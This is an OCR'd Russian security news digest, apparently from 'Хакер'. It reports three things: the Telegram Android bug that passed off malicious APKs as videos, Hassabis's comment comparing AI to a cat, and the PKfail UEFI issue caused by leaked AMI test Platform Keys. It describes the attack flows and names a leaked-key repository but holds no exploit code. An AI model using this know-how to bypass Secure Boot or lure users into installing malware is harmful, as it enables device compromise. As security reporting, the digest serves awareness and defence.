
Когда пользователь пытался воспроизвести фальшивое видео, Telegram сообщал, что не может открыть ролик, и предлагал использовать внешний плеер, что могло побудить жертву нажать кнопку «Открыть» и выполнить полезную нагрузку.



Ancryno Official
Jun 06 at 06:40
1 of 1

Telegram
App was unable to play this video. Try to play it with external player?
Cancel Open

Впрочем, на следующем этапе требовался дополнительный шаг, серьезно снижавший эффективность таких атак: жертва должна была вручную разрешить установку приложений из неизвестных источников в настройках, чтобы вредоносный APK смог установиться на устройство.



Ancryno Official
1 subscriber

APK installation is restricted for this app. You can enable this in system settings.
Not now Settings

JOIN

Install unknown apps

Telegram
10.13.3


Allow from this source

Your phone and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you are responsible for any damage to your phone or loss of data that may result from their use.

Специалисты ESET отмечают, что протестировали эксплоит в веб клиенте Telegram и Telegram для десктопов и убедились, что там он не работает, поскольку полезная нагрузка воспринимается как видеофайл в формате MP4.

В исправленной версии Telegram для Android (10.14.5) APK-файлы тоже отображаются корректно, и выдать их за видеоролики больше не получится.

Представитель пресс-службы Telegram сообщил «Хакеру», что в компании не считают описанный баг уязвимостью, поскольку пользователь должен сам разрешить установку «плеера». Подробнее о том, как работает этот баг, и о нестыковках в заявлениях Telegram читай в нашей статье «Убойное видео. Как я написал эксплоит для бага в Telegram и что было дальше».




ГЛАВА GOOGLE DEEPMIND СРАВНИЛ ИИ С КОТОМ

Выступая на конференции Future of Britain Conference 2024, CEO Google DeepMind Демис Хассабис (Demis Hassabis) сравнил уровень современного искусственного интеллекта с уровнем обычных домашних кошек.

Отвечая на вопрос о прогрессе DeepMind в области AGI, Хассабис пояснил, что современный ИИ может писать, рисовать и создавать музыку, напоминая человека, но общий интеллект даже у кошки гораздо выше.

> «Пока мы не достигли даже уровня кошачьего интеллекта, если говорить о системе в целом. В настоящее время мы далеки от интеллекта человеческого уровня по всем направлениям. Хотя в определенных областях, таких как игры, ИИ превосходит даже лучших людей мира», — заявил Хассабис во время публичной дискуссии с Тони Блэром (бывший премьер-министр Великобритании).




UEFI-ПРОБЛЕМА PKFAIL

Сотни моделей устройств многих крупных производителей (Acer, Aopen, Dell, Formelife, Fujitsu, Gigabyte, HP, Intel, Lenovo и Supermicro) подвергаются риску взлома из-за критической проблемы PKfail, обнаруженной в цепочке поставок UEFI. Проблема позволяет злоумышленникам обойти защиту Secure Boot и установить вредоносное ПО.

Эксперты компании Binarly, обнаружившие PKfail, говорят, что уязвимые устройства используют криптографические тестовые «мастер ключи» для Secure Boot, также известные как Platform Key, созданные компанией American Megatrends International (AMI). Такие ключи помечены как «DO NOT TRUST», и предполагалось, что производители должны заменить их собственными, сгенерированными безопасно ключами.

Продолжение статьи →



```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            55:fb:ef:87:81:23:00:84:47:17:0b:b3:cd:87:3a:f4
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=DO NOT TRUST - AMI Test PK
        Validity
            Not Before: Nov  8 23:32:53 2017 GMT
            Not After : Nov  8 23:32:52 2021 GMT
        Subject: CN=DO NOT TRUST - AMI Test PK
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (2048 bit)
                Modulus:
                    00:e7:36:7b:20:92:ba:7f:aa:a3:f6:0e:49:08:...
....................
```

> *«OEM-производители и поставщики устройств зачастую не заменяют Platform Key, управляющий базами данных Secure Boot и поддерживающий всю цепочку доверия от прошивки к операционной системе. В результате устройства поставляются с ненадежными ключами», — объясняют специалисты Binarly.*

Среди производителей устройств с UEFI, которые использовали ненадежные тестовые ключи, числятся Acer, Aopen, Dell, Formelife, Fujitsu, Gigabyte, HP, Intel, Lenovo и Supermicro, а ключи с отметками «DO NOT SHIP» и «DO NOT TRUST» применялись в 813 различных продуктах. Полный список можно найти здесь.

Очевидно, что ключи AMI вообще не предназначались для использования в производственных системах, и AMI предоставляла их клиентам и потенциальным покупателям для тестирования. Однако еще в 2022 году некто опубликовал в публичном репозитории GitHub Platform Key (его приватную часть в зашифрованном виде).

Репозиторий находился по адресу https://github.com/raywuaaeon/Ryzen2000_4000[.]git, и неизвестно, когда именно он был удален. При этом зашифрованный файл оказался защищен паролем всего из четырех символов, то есть взлом пароля и извлечение данных были тривиальной задачей.

Утечка ключа оставалась практически незамеченной до января 2023 года, пока исследователи Binarly не обнаружили тот же ключ при расследовании другого инцидента, связанного с атакой на цепочку поставок, в итоге заинтересовавшись проблемой.

Как предупреждают исследователи, эксплуатация PKfail позволит злоумышленникам, имеющим доступ к уязвимым устройствам и приватной части Platform Key, обойти Secure Boot, манипулируя базами данных Key Exchange Key, Signature Database и Forbidden Signature Database.

Скомпрометировав всю цепочку, от прошивки до операционной системы, атакующие смогут подписать свой вредоносный код и развернуть на машине UEFI-малварь, подобную CosmicStrand и BlackLotus.

> *«Первая прошивка, уязвимая для PKfail, была выпущена в мае 2012 года, а последняя — в июне 2024 года. В целом это делает данную проблему с цепочкой поставок одной из самых длительных в своем роде, ведь она существует уже более двенадцати лет», — говорят исследователи.*

Для борьбы с PKfail производителям рекомендуется генерировать Platform Key и управлять им, следуя передовым методам управления криптографическими ключами. Также, разумеется, всегда следует заменять собственными тестовые ключи, предоставляемые независимыми поставщиками BIOS, такими как AMI.

